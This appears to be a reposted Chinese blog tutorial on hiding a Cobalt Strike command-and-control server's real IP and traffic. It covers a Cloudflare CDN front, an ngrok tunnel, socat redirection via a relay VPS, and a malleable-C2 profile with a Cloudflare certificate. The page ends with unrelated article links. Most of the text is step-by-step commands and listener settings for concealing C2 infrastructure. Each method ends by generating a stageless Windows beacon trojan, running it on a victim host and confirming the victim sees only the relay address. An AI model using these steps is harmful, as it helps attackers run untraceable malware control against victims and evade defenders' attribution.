-
CobalStrike(CS)上线隐藏IP和流量
因此造成的后果自行承担,与作者无关)隐藏IP地址
CDN接入(方法一)
使用CDN内容分发网络的多节点分布式技术,通过“加速、代理、缓存”隐藏在后面的静态文件或服务;
最终实现对外暴露的是CDN多节点的公网域名IP,很难甚至无法溯源真实后端服务器的域名或IP!
目标上线后流量走向

- 开启一个listener
NAME:随便填写 Payload:选择Beacon http HTTP hosts:写入自己的域名 HTTP host(Stager):写入自己的域名 HTTP Port(C2):写入8880端口,可以访问到的都可以。 HTTP header:写入自己的域名- 1
- 2
- 3
- 4
- 5
- 6

-
生成windows无阶段木马。

-
选择刚刚创建的监听器,勾选USE 64。

-
双击生成的木马文件Beacon.exe。

-
目标上线CS。

- 使用wireshark进行流量分析,可以看到IP不是之前的vps-ip,端口指向为8880。

观察流量信息会发现全程和CDN在做通信
隧道转发代理(方法二)
利用内网穿透,将C2回连端口映射到其他公网地址,以达到测试程序通过其他公网地址进行回连,隐藏C2真实ip。
- 注册ngrok账号。
https://dashboard.ngrok.com/ - 下载安装包。
- 配置auth。
ngrok config add-authtoken +授权令牌- 1

若失败的话可以尝试ngrok authtoken +授权令牌
- 转发端口
./ngrok tcp 10088- 1

其中0.tcp.ngrok.io是代理的域名,19493是localhost的10088端口的映射。- CS配置listener。创建一个监听器。

name:随便起一个名字 http hosts:设置为代理域名 http host(stager):设置为代理域名 http port:设置为本地映射的端口 http port(bind):设置为本地端口- 1
- 2
- 3
- 4
- 5
-
生成windows无阶段木马。

-
选择ngrok监听器,生成木马文件后,点击运行,即可上线cs。


-
使用wireshark捕获流量进行分析,可以看到ip地址已经发生变化。

流量走向情况

转发重定向(方法三)
在部署Cobalt Strike服务器时,我们可能需要前置代理服务器来帮助我们隐藏真实服务器,又或者是进行流量分离防止扫描或主动式的恶意软件探测服务器,再或者是根据目标的不同将其转发到不同的服务器上。

具体实现:两台vps 一台转发机器,一台teamserver
socat转发 常用选项 lh将主机名添加到日志消息 v详细数据流量,文本 x详细数据流量,十六进制 d增加详细程度(最多使用4次;建议使用2次) lf <logfile>记录到文件- 1
- 2
- 3
- 4
- 5
- 6
- 7
socat TCP4-LISTEN:80,fork TCP4:C2ip:80
- socat代理转发端口。
socat -d -d -d -d -lh -v -lf /var/log/socat.log TCP4-LISTEN:80,fork TCP4:C2服务器ip:C2服务器监听Port- 1
 解释:将此机器10811端口接受到的流量转发给1.15.132.67:10010。
如果报错没有socat的话
sudo apt-get update apt install socat- 1
- 2

2. 配置监听器
- 生成windows无阶段木马,勾选64。

- 在目标机器上线木马。
将后门文件放到受害主机中运行后,可以看到此时受害机上只能看到上线CS的外部地址为跳板机IP,而不是团队服务器的真实IP。
隐藏CS流量
下载地址
https://github.com/threatexpress/malleable-c2/archive/refs/heads/master.zip- 1
-
keystore的生成方法:
去https://dash.cloudflare.com/的SSL/TLS源服务器创建证书,使用默认配置生成pem和key。


-
复制证书创建txt导入,修改文件名为xxxx.pem
复制私钥创建txt导入,修改文件名为xxxx.key。

-
将创建的pem和key文件上传至云服务器。执行以下命令(www.xxx.com为申请的域名)。
openssl pkcs12 -export -in xxxx.pem -inkey xxxx.key -out www.xxx.com.p12 -name www.xxx.com -passout pass:123456- 1
keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeystore www.xxx.com.store -srckeystore www.xxx.com.p12 -srcstoretype PKCS12 -srcstorepass 123456 -alias www.xxx.com- 1
例如:openssl pkcs12 -export -in www.zsyyme.info.pem -inkey www.zsyyme.info.key -out www.zsyyme.info.p12 -namewww.zsyyme.info -passout pass:123456- 1

keytool -importkeystore -deststorepass 123456 -destkeypass 123456 -destkeystore www.zsyyme.innfo.storesrckeystore www.zsyyme.info.p12 -srcstoretype PKCS12 -srcstorepass 123456 -alias www.zsyyme.info- 1

-
生成的keystore文件将该文件放在云服务器CS的根目录下。

-
然后将keystore文件名称和密码填入profile文件中。
对4.4版本Profile进行修改。需要修改的内容主要有七处。
一个是https-certificate模块中的keystore和password,修改后把注释去掉。

-
另外三处为http-stager、http-get、http-post模块中的Host和Referer。
带注释的不算

-
剩余三处为Profile中的响应头配置,其中的header “Content-Type” "application/javascript;修改为:header “Content-Type” "application/*;
带注释的不算

-
在修改完成后,使用CS自带的c2lint对profile语法进行检查,没有报错的话说明配置是对的。如图。

修改CDN配置
在这个Profile中,我们请求的URI是以.js结尾的,Cloudflare作为一个CDN肯定要去缓存它,但这样的话请求就无法到达我们的CS服务器,自然也就无法上线了。使用开发模式并清除缓存。
- 在缓存的配置中开启开发者模式。

- 在规则的页面规则中添加缓存级别为绕过。

测试上线
- 启动cs,设置配置为修改好的profile。
./teamserver 服务器IP pass jquery-c2.4.4.profile- 1

-
配置监听器。

-
选择监听器。

-
运行生成的木马即可上线CS。
-
上线后Wireshark捕捉到get数据包分析IP。
-
相关阅读:
机器学习基础知识(3)
详解预处理(2)
[100天算法】-实现 Trie(day 41)
Redis 中 String 类型的内存开销比较大
Linux exec函数族
行业 SaaS 微服务稳定性保障实战
vscode + conda+ ffmpeg + numpy 的安装方式
数据结构详细笔记——线性表
CrossEntropyLoss计算损失的时候可以传3维或者更高维的变量
深度学习基于循环神经网络的文本分类
- 原文地址:https://blog.csdn.net/qq_61503377/article/details/126162455
- 最新文章
-
沪漂五周年了:我越来越迷茫了
Agentic Skill Routing 实战:别再把所有 Skill 塞进 AI Agent 上下文
MySQL-Seconds_behind_master的精度误差
[MAF预定义ChatClient中间件-03]CachingChatClient——利用缓存省钱省时间
AI的至暗历史:从万众期待到被政府撤资,AI的两次死亡徘徊
Agent OS :五种驯服不确定性的范式
PortSwigger SQL注入LAB11
数据库即时编译JIT
[Begin]AI Learn Data Day 0
深度学习进阶(二十七)现代 LLM 的核心架构设计其二:SwiGLU